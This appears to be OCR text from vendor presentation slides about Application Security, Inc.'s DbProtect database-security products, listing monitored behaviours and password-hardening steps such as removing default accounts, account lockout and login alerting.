


APPLICATION SECURITY, INC.


DbProtect AppDetective: OLE DB Queries Allowed



DbProtect AppRadar: Use of ALTER PROCEDURE



DbProtect AppRadar: Use of OPENROWSET



DbProtect: Preventing the Password Attack


AppDetective

- Change Default Passwords
  - Remove SCOTT/TIGER
- Implement Password Controls
  - Account Lockout
  - Minimum Password Length
  - Password Expiration
  - Password Complexity


AppRadar

- Monitor Database Login activity
  - Log all failed and successful logins
  - Alerts on repeated failed logins


DbProtect AppDetective: Identifying the Default Password



